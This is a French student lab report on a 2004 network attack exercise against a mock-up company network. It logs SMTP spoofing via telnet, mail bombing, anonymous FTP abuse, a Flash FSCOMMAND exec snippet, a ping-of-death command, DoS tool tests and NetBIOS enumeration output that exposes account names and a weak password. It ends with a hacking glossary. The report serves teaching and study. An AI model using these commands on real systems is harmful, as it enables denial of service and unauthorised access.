Les outils & moyens utilisés :	▪ Nessus pour trouver la faille. Scan des ports 1 à 1024 de la machine 172.66.66.5. Mise en évidence de la faille sur le port 161 en UDP. ▪ WS_Ping ProPack pour exploiter la faille. Utilisation de l'outil SNMP du logiciel pour parcourir la MIB.

Les Résultats

Faille de sécurité de la machine 172.66.66.5:
Le SNMP est activé et la communauté est "public" nous avons accès à toute les données SNMP de cette machine.

Bibliographie

V.10. Mail Bombing.

Date :	Le 26/10/04
Les objectifs particuliers à cette tâche :	L'objectif de cette attaque est de saturer la boite au lettre mail des utilisateurs pour provoquer un déni de service
Participants :	Remi HARDOROCK
Position dans l'échéancier :	Cette tache à été "pré-testée" au moment de la phase 1 pour valider l'accès au mail.

Les outils & moyens utilisés :	Jbonblanc1.5
	Grace à son interface claire et intuitve, il suffit de renseigner les champs expediteur, destinataire, serveur de mail et nombre de messages
	et le logiciel s'occupe du reste c'est à dire envoyer le nombre de message au destinataire en mettant l'expéditeur renseigné.
	Au préalable j'ai validé en telnet que l'expéditeur et le destinataire étaient valides et que la procedure d'envoi de mail fonctionne bien:
	`telnet 172.66.66.6 25`
	`helo esmtp`
	`mail from: benjamin.guillot@defense`
	`rcpt to: begue.mathieu@defense`
	`data`
	`texte a envoyer... et bla bla bla...`

Les Résultats

Visiblement l'attaque n'a pas marché car l'équipe défense n'a pas reçu le mail bombing. POurtant elle a bien reçu le mail de test (en
telnet). Je pense que l'outil est défectueux.

Bibliographie

V.11. Attaque FTP bounce,

Date :	Le 27/10/2004
Les objectifs particuliers à cette tâche :	Obtention des droits d'administrateur sur le serveur ftp de l'équipe défense
Participants :	Eric BABAYAN Fabrice MYRTIL
Position dans l'échéancier :	Fin étape 1

Les outils & moyens utilisés :	Aucun outil nécessaire, il s'agit de vérifier si la configuration du serveur ftp ne comporte pas une faille pour l'obtention des droits.
	Il suffit de se loguer à partir d'une console sur le serveur ftp.
	Ex :
	`ftp>open www.lame-org.com`
	`Connected to www.lame-org.com`
	`220 websrv 1 Microsoft FTP Service (version 4.0)`
	`ftp>quote user ftp`
	`331 Anonymous acced allowed, send indentify as password.`
	`ftp>quote cwd~root`
	`530 Please login with USER and PASS.`
	`ftp>quote pass ftp`
	`230 Anonymous user logged in. ou 530 user ftp cannot log in.`

Les Résultats

En fait, on est directement logger en compte anonyme qui a tous les droits d'accès

Exploitation possible :

Réaliser une attaque de type DoS en surchargeant leur disque dur avec de gros fichiers

(Multiples dossiers contenant chacun les sources d'une distribution debian :))

=> cela permet également de faire du bruit pour l'équipe analyse

en faisant plusieurs ‘put ‘ sur leur serveur ftp, nous sommes arrivée a une utilisation de ~70% de la BP

Bilan après écoute auprès des équipes analyse et défense :

Aucune remontée de l'équipe analyse qui souffrait a ce moment d'un problème de port miroring

L’équipe défense en s'est aperçu qu'après un long moment car il ne devait pas observer leur machine.

Bibliographie

http://jeanclaude.guyot.free.fr/
http://www.blocus-zone.com

V.12. Attaque FS COMMAND Flash.

Date :	29/10/04
Les objectifs particuliers à cette tâche :	Exécuter un fichier sur un poste client.
Participants :	Fabrice MYRTIL
Position dans l'échéancier :	Fin de l'étape 1.

Les outils & moyens utilisés :	Créer une page html avec à l'intérieur une animation flash avec des FS COMMAND :
	
	`On Realease {`
	`FSCOMMAND("exec","C:/Windows/system/Run32dll...")`
	`}`

Les Résultats

Arrêt du système d'exploitation

Bibliographie

www.macromedia.com (Pour la syntaxe des FSCOMMAND)

V.13. Attaque routeur

Date :	03/11/2004
Les objectifs particuliers à cette tâche :	Il s'agit de réussir a prendre la main sur le routeur afin d'en modifier les règles ou Tout simplement de faire tomber celui-ci.
Participants :	Blanchot Sylvain
Position dans l'échéancier :	Utilisation du rapport obtenu à l'aide de l'outil RAT Utilisation d'un programme : Cisco global exploiter, permettant d'effectuer diverses attaques spécifiques aux équipements cisco. Utilisation d'autre programmes spécifiques à l'attaque d'équipements Cisco tel shadowchode. Ces programmes sont des scripts Perl ou bash nécessitant seulement de rentrer quelques informations tel que l'adresse IP de l'équipement visé.
Les outils & moyens utilisés :	Utilisation du rapport obtenu à l'aide de l'outil RAT Utilisation d'un programme : Cisco global exploiter, permettant d'effectuer diverses attaques spécifiques aux équipements cisco. Utilisation d'autre programmes spécifiques à l'attaque d'équipements Cisco tel shadowchode. Ces programmes sont des scripts Perl ou bash nécessitant seulement de rentrer quelques informations tel que l'adresse IP de l'équipement visé.

Les Résultats

Pas de résultats positifs, les attaques étant généralement bien spécifique à un type d'équipement ou à une certaine version d'IOS, qui ne correspondaient pas à l'équipement de la maquette défense.

J'ai recensé d'autres types d'attaques sur les équipements Cisco mais qui demandaient vraiment un travail important que je n'ai pu mettre en oeuvre, manque de temps.

Bibliographie

http://www.cisecurity.org/bench_cisco.html

http://www.k-otik.com/exploits/

http://www.antiserver.it/Cisco-Exploit/

http://www.phenoelit.de

V.14. Test d'attaques DOS

Date :	03/11/2004
Les objectifs particuliers à cette tâche :	Plantage éventuel de la machine attaquée
Participants :	Herail Christophe
Position dans l'échéancier :	Etape 2
Les outils & moyens utilisés :	Test de script perl téléchargés : ▪ Scrape.pl ▪ winkod.pl

Les Résultats

Les machines visées n'ont pas faillies à ces attaques.
Bilan:
Les outils mis à disposition de type clés en main ne sont pas forcément adaptés à l'architecture utilisée. Ils sont donc destinés à une utilisation bien particulière.

Bibliographie

http://packetstormsecurity.org/DoS/

V.15. NetBios / FTP / Services Web.

Date :	08/11/2004
Les objectifs particuliers à cette tâche :	Récupéré le plus d'information posssibles concernant ces trois points: NETBIOS, FTP, SERVICES WEB
Participants :	Herail Christophe
Position dans l'échéancier :	Fin de l'étape 2.
Les outils & moyens utilisés :	Outil clé en main sur Windows NTIS422.exe durant la séance de TP sur leur serveur WEB

Les Résultats

```
############## Netbios:
Share Information
Share Name     :DR-JEKIL.LOG
Share Type     :Disk
Comment        :Journaux de suivi de messages Exchange
WARNING - Null session can be established to \\172.44.44.1\DR-JEKIL.LOG
Share Name     :IPC$
Share Type     :Default Pipe Share
Comment        :IPC distant
WARNING - Null session can be established to \\172.44.44.1\IPC$
Share Name     :D$
Share Type     :Default Disk Share
Comment        :Partage par défaut

Share Name     :Resources$
Share Type     :Disk
Comment        :"Event logging files"
WARNING - Null session can be established to \\172.44.44.1\Resources$
Share Name     :NETLOGON
Share Type     :Disk
Comment        :Partage de serveur d'accès
WARNING - Null session can be established to \\172.44.44.1\NETLOGON
Share Name     :ADMIN$
Share Type     :Default Disk Share
Comment        :Administration à distance

Share Name     :SYSVOL
Share Type     :Disk
Comment        :Partage de serveur d'accès
WARNING - Null session can be established to \\172.44.44.1\SYSVOL
Share Name     :C$
Share Type     :Default Disk Share
Comment        :Partage par défaut

Share Name     :Address
Share Type     :Disk
Comment        :"Access to address objects"
WARNING - Null session can be established to \\172.44.44.1\Address

Account Information
Account Name   :Administrateur
The Administrateur account is an ADMINISTRATOR, and the password was
changed 34 days ago. This account has been used 127 times to logon.
This account is the renamed original default Administrator account.

Comment        :Compte d'utilisateur d'administration
User Comment   :
Full name      :Administrateur

Account Name   :Invité
The Invité account is a normal USER, and the password was
```

```
changed 0 days ago. This account has been used 0 times to logon.

Comment        :Compte d'utilisateur invité
User Comment   :
Full name      :

Account Name   :krbtgt
The krbtgt account is a normal USER, and the password was
changed 34 days ago. This account has been used 0 times to logon.
The krbtgt account is DISABLED.

Comment        :Compte de service du centre de distribution de clés
User Comment   :
Full name      :


Account Name   :TsInternetUser
The TsInternetUser account is a normal USER, and the password was
changed 34 days ago. This account has been used 0 times to logon.

Comment        :Ce compte utilisateur est utilisé par les services Terminal Server.
User Comment   :
Full name      :TsInternetUser


Account Name   :IUSR_DR-JEKIL
The IUSR_DR-JEKIL account is a normal USER, and the password was
changed 33 days ago. This account has been used 0 times to logon.

Comment        :Compte intégré pour accès anonyme à IIS
User Comment   :Compte intégré pour accès anonyme à IIS
Full name      :Compte Invité Internet

Account Name   :IWAM_DR-JEKIL
The IWAM_DR-JEKIL account is a normal USER, and the password was
changed 33 days ago. This account has been used 19 times to logon.

Comment        :Compte intégré pour des services Internet (IIS) afin de démarrer les applications
hors processus
User Comment   :Compte intégré pour des services Internet (IIS) afin de démarrer les applications
hors processus
Full name      :Démarrer le compte de l'invité Internet


Account Name   :79BC35CC-BE7C-438A-A
The 79BC35CC-BE7C-438A-A account is a normal USER, and the password was
changed 33 days ago. This account has been used 0 times to logon.
The 79BC35CC-BE7C-438A-A account is DISABLED.

Comment        :
User Comment   :
Full name      :SystemMailbox{79BC35CC-BE7C-438A-A03F-4D49A1ED7AF2}


Account Name   :mathieu.demblans
The mathieu.demblans account is a normal USER, and the password was
changed 33 days ago. This account has been used 139 times to logon.

Comment        :
User Comment   :
Full name      :Mathieu Demblans

Account Name   :benjamin.guillot
The benjamin.guillot account is a normal USER, and the password was
changed 0 days ago. This account has been used 55 times to logon.

Comment        :
User Comment   :
Full name      :Benjamin Guillot

Account Name   :alexandre.goffard
The alexandre.goffard account is a normal USER, and the password was
changed 33 days ago. This account has been used 5 times to logon.

Comment        :
User Comment   :
Full name      :Alexandre Goffard

Account Name   :nicolas.audureau
```

```
The nicolas.audureau account is a normal USER, and the password was
changed 33 days ago. This account has been used 3 times to logon.

Comment        :
User Comment   :
Full name      :Nicolas Audureau

Account Name   :mathieu.begue
The mathieu.begue account is a normal USER, and the password was
changed 0 days ago. This account has been used 0 times to logon.

Comment        :
User Comment   :
Full name      :Mathieu Begue

Account Name   :charles-henry.gidel
The charles-henry.gidel account is a normal USER, and the password was
changed 33 days ago. This account has been used 0 times to logon.

Comment        :
User Comment   :
Full name      :Charles-Henry Gidel

Account Name   :cathy.noiret
The cathy.noiret account is a normal USER, and the password was
changed 33 days ago. This account has been used 0 times to logon.

Comment        :
User Comment   :
Full name      :Cathy Noiret

Account Name   :stri
The stri account is a normal USER, and the password was
changed 18 days ago. This account has been used 13 times to logon.

Comment        :
User Comment   :
Full name      :stri

WARNING stri's password is stri


############## FTP:
Microsoft FTP Service (Version 5.0).

Security Issues
Anonymous logins are allowed to the ftp service.
Service allows ftp bounce attack to ports greater than 1024.
Anonymous uploads allowed to root directory.

############## Web services:
Web Server Software is Internet Information Server 5.0
```

Bilan:
L'outil à réaliser correctement son travail, nous avons pu entre autre confirmer que le serveur FTP accepte les connexions anonyme avec un droit d'écriture.
Plus intéressant nous avons récupéré tous les noms d'utilisateurs et mis à jour qu'un utilisateur a pour nom stri et pour mot de passe stri. Nous pouvons donc en déduire toutes leurs adresses mail et lancer une connexion sur la machine.
Pas de résultats exploitables concernant les web services.

Bibliographie

http://packetstormsecurity.org/

V.16. Attaque macof + dsniff.

Date :	8/11/04
Les objectifs particuliers à cette tâche :	tenter de saturer le switch auquel est relié morphee afin que celui ci se comporte comme un hub.
Participants :	Gregory Rey Fabrice MYRTIL Un membre de l'équipe défense (thanks Chris pour le relai msn)
Position dans l'échéancier :	Dégradation d'un élément matériel + écoute passive
Les outils & moyens utilisés :	dsniff v2.4b1-7 et macof qui fait partie du package dsniff

Les Résultats

échec. Le switch ne semble pas réagir à l'attaque et l'écoute ne donne aucuns résultats (voir le fichier res.log sur morphee)

Bibliographie

http://www.groar.org/trad/dsniff/english.shtml

V.17. Deni de service avec ping

Date :	09/11/04
Les objectifs particuliers à cette tâche :	L'objectif est d'obtenir un déni de service en utilisant la commande ping
Participants :	Rémi HARDOROCK
Position dans l'échéancier :	Cette tache vient a la fin de l'échéancier pour rendre les machines de la société Candide SA inaccessible.
Les outils & moyens utilisés :	Cette attaque peut servir a faire crasher certains OS. Selon les traitements effectués par la pile TCP/IP de l'OS, au moment du réassemblage, il calcule une taille négative pour le second fragment. Cette valeur est passée a une fonction qui fait une copie depuis la mémoire... mais la mémoire ne gère pas de nombres négatifs et croit en fait a un tr es grand positif . . . le résultat est immédiat. Un second type d'attaque utilisant des fragments s'appelle TFA (Tiny Fragment Attack). Elle ressemble beaucoup à la précédente. On crée deux fragments TCP, le premier est tellement petit qu'il ne contient pas l'en-tête TCP entière, surtout le numéro de port destination, le second contient donc la fin de ce header (avec le port dest). Certains firewalls laissent passer ce genre de paquets. Mais ce n'est plus du tout la majorité. Un autre type d'attaque consiste à envoyer des paquets fragmentés anormalement grand. Chaque fragment ne dépasse pas la taille maximale mais le paquet reassemblé la dépasse. Ceci permettait de faire planter pas mal de machines (95/98,NT3.51,MacOS 9,Linux 2.0.x,Solaris pour x86 et bien d'autres) . Cette attaque commence a etre un peu vieille mais il reste beaucoup de ces syst emes présents sur le net . . . Pour NT 3.51 c'est très simple : ping -l 65510 -s 1 ip.de.la.victime

Les Résultats

Je n'ai pas pu testé cette attaque car elle demande un temps de préparation assez important de compréhension. En effet le texte parait simple mais la mise en œuvre avec ping ou hping2 est plus difficile.

Bibliographie

Détail du le ping :
http://www.supinfo-projects.com/en/2003/restrictions_trafic_linux/2.5/
man de hping2 :
http://www.groar.org/trad/hping/hping2-beta54/french/hping2-fr.8.txt

Dans le cas où un travail n'a pas donné lieu à une exploitation sur la maquette, on précisera pourquoi et surtout quelles sont les préconisations pour qu'une exploitation puisse avoir lieu.

V.18. Test d'attaques DOS – 2

Date :	18-19/11/2004
Les objectifs particuliers à cette tâche :	Plantage éventuel de la machine attaquée
Participants :	Herail Christophe
Position dans l'échéancier :	Fin Etape 3
Les outils & moyens utilisés :	Test de l'outil TOAST

Les Résultats

Difficultés d'utilisation de cet outil qui fait planter à intervalles régulier notre machine.
La machine 172.88.88.200 semble avoir subit cette attaque.
Le Test sur la machine 172.44.44.1 n'a rien donnée.
Bilan:
Même qu'a la première attaque DOS menée
Les outils mis à disposition de type clés en main ne sont pas forcément adaptés
à l'architecture utilisée. Ils sont donc destinés à une utilisation bien particulière.

Bibliographie

http://packetstormsecurity.org/DoS/

VI. BILAN

Une partie bilan avec :
Une synthèse sur l'ensemble du projet présentant les points positifs et négatifs ainsi que des préconisations pour l'améliorer. Toutes les propositions sont les bienvenues !

VI.1. L'idée de l'exercice

L'idée de ce projet est très intéressante. En effet cet exercice nous permet de réfléchir sur les méthodes d'attaques et le fait qu'il n'y ait pas de barrière nous laisse imaginer une multitude d'attaques. Cependant, très vite on est confronté aux contraintes pratiques qui sont dues essentiellement à la maquette et a notre manque de connaissance en la matière. En effet nous n'avions jamais eu de cours + TD + TP sur le Hacking ce qui nous aurait permis de mieux appréhender le sujet.

VI.2. Le TP en lui-même

C'est ici que les nombreuses contraintes ont été rencontrées tant au niveau de la maquette en elle-même qu'au niveau de son accès.
Tout d'abord, nous n'avons pas dans notre planning scolaire beaucoup de temps spécifique pour ce TP mais seulement 1h30 le lundi matin.
D'autre part, la maquette reflète peu la vie réelle au niveau de l'activité des machines, au niveau de la vulnérabilité humaine et celles des ressources.
Ensuite, les accès distants limitent certaines de nos attaques à cause du problème de débit.
Enfin, notre incompétence pratique dans ce domaine nous oblige à utiliser beaucoup de temps à l'apprentissage de méthode d'attaque.

Cependant il y a des aspects positifs liés au fait que l'on apprend à attaquer en utilisant les vrais outils de hacker. Nous apprenons par la même occasion à sécuriser des systèmes en connaissant leurs vulnérabilités.

Enfin nous avons tous compris maintenant que les hacker sont des programmeurs car la programmation est la base de toute tentative d'action dans ce domaine.

VI.3. Conclusion

Cet exercice devrait être effectué les années à venir en lui allouant beaucoup plus d'heure et en optimisant la maquette générale (défense audit et attaque).
Les outils mis à disposition de type clés en main ne sont pas forcément adaptés à l'architecture utilisée. Ils sont donc destinés à une utilisation bien particulière.

VII. DEFINITIONS.

Voici les quelques définitions que nous avons rencontrées lors de nos recherches d'attaques :

Appz	Terme désignant des applications piratées la plupart du temps.
Attaque	Tentative de contournement des contrôles de sécurité sur un matériel ou service informatique (serveur, routeur, application, etc.). Le succès de l'attaque dépend de la vulnérabilité du matériel ou service attaqué, mais si elle réussit, l'attaquant peut avoir un accès illimité au Système d'Information et engendrer alors des dégâts importants (vol d'informations, destruction de données, etc.)
Audit	Examen méthodique d'une situation relative à un produit, un processus, une organisation, réalisé en coopération avec les intéressés en vue de vérifier la conformité de cette situation aux dispositions préétablies, et l'adéquation de ces dernières à l'objectif recherché.
Backdoor	Porte dérobée. Programme introduit dans un système ou une application permettant l'ouverture d'accès privilégiés au système en passant outre les systèmes d'authentification règlementaires. Les pirates utilisent ces "portes par derrière" après s'etre introduit sur une machine dans le seul but d'y retourner plus facilement les fois suivantes. Les Backdoor sont volontairement dissimulées dans le système compromis (voir cheval de Troie)
Bluebox	Moyen technique pour pirater les télécom. Utilise des fréquences numériques afin de détourner les commutateurs téléphoniques et donc ne pas payer les communications.
Bombes Logicielles	Se sont des morceaux de code dans les programmes qui entrent en action à une date précise ou à la suite d'un ordre extérieur
Bug overflow	Phénomène se produisant lorsque le tampon (buffer) ne peut pas traiter correctement toutes les données qu'il reçoit. Cela arrive quand le taux de transfert de données du destinataire est trop inférieur à celui de l'expéditeur. Un buffer Overflow entraîne très souvent un crash du système cible ou permet d'en prendre le contrôle. C'est pourquoi il est régulièrement utilisé volontairement par les pirates.
Cracker	Individu exerçant l'une des activités (ou les deux) : - pénètre illégalement un système d'exploitation ou un serveur en cassant ses systèmes de sécurité - copie illégalement des logiciels, en passant outre enregistrement et processus de protection. A ne pas confondre avec hacker.

Cyberwoozle (Siphonnage des données) :	Dispositif visant à récupérer des informations sur une entreprise en se servant des paramètres fournis par les navigateurs internet.
Denis de service	consiste à paralyser temporairement (rendre indisponible pendant un temps donné) des serveurs afin qu'ils ne puissent être utilisés et consultés.
(Electronic) Eavesdropping	Ecoute électronique, Interception d'un traffic (Entre 2 adresses IP par exemple).
Flooding	Le flood consiste à envoyer très rapidement de gros paquets d'information a une personne (à condition d'avoir un PING, c'est-à-dire le temps que met l'information pour faire un aller retour entre 2 machines, très court). La personne visée ne pourra plus répondre aux requêtes et le modem va donc déconnecter.
Hacker	Individu possédant des connaissances très pointues sur le matériel informatique, les systèmes d'exploitation ou encore les réseaux. Contrairement au pirate informatique (voir "Cracker") auquel il est souvent assimilé, le Hacker n'a pas la volonté de nuire mais plutôt d'améliorer des technologies existantes, y compris dans le domaine de la sécurité.
Hoax	Il s'agit de rumeurs et/ou de fausses informations destinées à engorger une messagerie.
Intrusion	Action de pénétrer un système d'entreprise depuis Internet en cassant ses diverses barrières de sécurité (pare-feu, détecteur d'intrusions, etc.).
IP hijacking	Littéralement traduit de l'anglais, "détournement de connexion IP". Attaque basée sur l'infiltration et la prise de contrôle d'une connexion TCP. Cela permet à l'agresseur de se faire passer pour un autre et d'obtenir son niveau de privilège.
Keylogger	dispositif chargé d'enregistrer les frappes de touches du clavier et de les enregistrer, à l'insu de l'utilisateur.
Lamer	Il s'agit alors de pirates qui n'ont généralement presque aucun savoir dans le domaine du hacking, mais se pavanent en réalisant des exploits très faciles à reproduire. Aux yeux des hackers véritables, ils sont des « rigolos » ou des amateurs un peu vantard.
Mailbombing	Envoi en masse de messages à une adresse électronique par le biais de listes de diffusion ou la victime a été préalablement enregistrée à son insu. Une variante consiste à exploiter une liste de distribution "bidon" pour rediriger les erreurs vers la cible. Outre les désagréments, l'Email bombing peut entraîner des refus de services.

Nuke	Action qui consiste à faire déconnecter illégalement un usager. Pour y arriver, il y a plusieurs moyens dont notamment surcharger de données l'usager en passant par ses ports.
Phreaker	Pirate « spécialisé » dans le piratage du réseau téléphonique et des PABX.
Polymorphe	Se dit d'un virus modifiant sa forme (signature, longueur, code, etc.) au cours de son existence, pour déjouer les recherches des antivirus. Difficiles à repérer pour les antivirus se basant uniquement sur des bases de données de signature (même régulièrement mises à jour), les virus polymorphes sont souvent dangereux.
Port	Canal de communication
reverse-engineering	Reconstituer les sources ou le modèle d'un système d'information existant. Il consiste à désassembler un logiciel ou une base de données existant afin de déterminer comment il a été conçu. Ceci correspond au mécanisme inverse du développement.
rootkits	Il s'agit d'un paquetage logiciel mis au point par un pirate pour prendre le contrôle d'une machine (généralement Unix, d'ou la référence au super utilisateur "root") à l'insu de son administrateur. Souvent installé par un "cheval de Troie", les rootkits combinent plusieurs actions, telle que: Remplacement de binaires (ex.: /bin/login, /sbin/ifconfig, /bin/netstat), installation de "passwords sniffer", activation d'outils de nettoyage des fichiers log, modification d'autorisations (ex.: décommenter certains fichiers de configuration) et la liste n'est pas exhaustive!
Script-kiddy	Jeune pirate amateur, à la recherche d'une intrusion facile, souvent irresponsable et sans éthique, qui utilise des scripts déjà existants, disponibles gratuitement sur le Net, pour effectuer ses attaques malveillantes.
Serveur	Ordinateur détenant des ressources particulière et qu'il met à la disposition d'autres ordinateurs par l'intermédiaire d'un réseau.
Smurfing	Technique de piratage consistant à envoyer un message dont l'adresse source est fausse (voir à Spoofing), réclamant une réponse des machines du réseau attaqué. L'objectif est généralement de saturer le réseau et provoquer des blocages sur la machine usurpée.
Sniffing	Écouter une ligne par laquelle transitent des paquets de données pour récupérer à la volée les paquets qui peuvent être intéressants

Social engineering	contactant directement certains utilisateurs du réseau (par mail ou par téléphone) afin de leur soutirer des informations concernant leur identifiant de connexion et leur mot de passe. Ceci est généralement fait en se faisant passer pour l'administrateur réseau.
Software	Terme désignant les logiciels et les programmes.
Spam	Envoi de courriers indésirables et non sollicités à l'utilisateur d'une messagerie électronique. Le spamming ne peut pas être considéré comme la version électronique de publipostage car dans ce cas précis, la personne qui reçoit le message paye une partie des frais sans l'avoir choisi.
Spoofing	Méthode de piratage consistant à usurper l'adresse IP d'un ordinateur "ami" du système à attaquer, de manière à pouvoir l'accèder plus facilement (voire sans contrôles!...).Tentative de gagner l'accès a un SI en se faisant passer pour un utilisateur autorisé. Cette technique repose sur les liens d'authentification et d'approbation qui existent au sein d'un réseau.
Spyware	programme chargé de recueillir des informations sur l'utilisateur de l'ordinateur sur lequel il est installé (on l'appelle donc parfois *mouchard*) afin de les envoyer à la société qui le diffuse pour lui permettre de dresser le profil des internautes
Source routing	Routage à la source. Ce mécanisme, nativement inclus dans le format des paquets IPv4, permet à l'émetteur d'un paquet IP de spécifier le chemin que devra parcourir ce paquet afin d'atteindre sa destination. Cette option, initialement prévue pour faciliter la tâche de certains administrateurs, constitue une faiblesse de sécurité dans le sens où elle permet notamment à un individu de construire un chemin particulier pour ses paquets afin d'éviter les obstacles ou équipements de sécurité réseau, et contredire ainsi la politique de sécurité. La plupart des équipements réseau actuels ne véhiculent pas, par défaut, les paquets IP munis de cette option.
Troyen	infection de l'ordinateur qui se met à travailler tout seul (le disque n'arrête pas de gratter, des applications se lancent toutes seules…) et qui peut être contrôlé par une autre personne via internet : intrusion du "socket de Troie
Ver	Type de virus particulier. Concrètement, il s'agit de programmes capables de se répliquer à travers les terminaux connectés à un réseau, puis d'exécuter certaines actions pouvant porter atteinte à l'intégrité des systèmes d'exploitation.
Virus	Programme ou code malicieux inclus généralement dans un format de fichier couramment utilisé et stocké dans un système d'exploitation à l'insu de son utilisateur. Ce code est susceptible de s'auto-exécuter à un moment précis ou lors du lancement d'un logiciel. Objectif : rendre le système hors d'usage en détruisant certains fichiers indispensables ou en

	saturant les ressources de la machine.
Zoo	On désigne habituellement par zoo un site Internet hébergeant des collections de virus mises volontairement à disposition des Internautes. Dans certains pays, ce type d'activité est interdit.

VIII. ANNEXES (FICHIERS JOINTS).

planAction.txt
Rdv1.txt
Rdv2.txt
Plan_d_attaque_11_10_04.txt
Rdv3.txt
Rdv4.txt
Rdv5.txt
Rdv6.txt
Annexes Rat
Annexes NMAP
nessus_172_66_66_6_failles.txt
nessus_172_66_66_5_failles.txt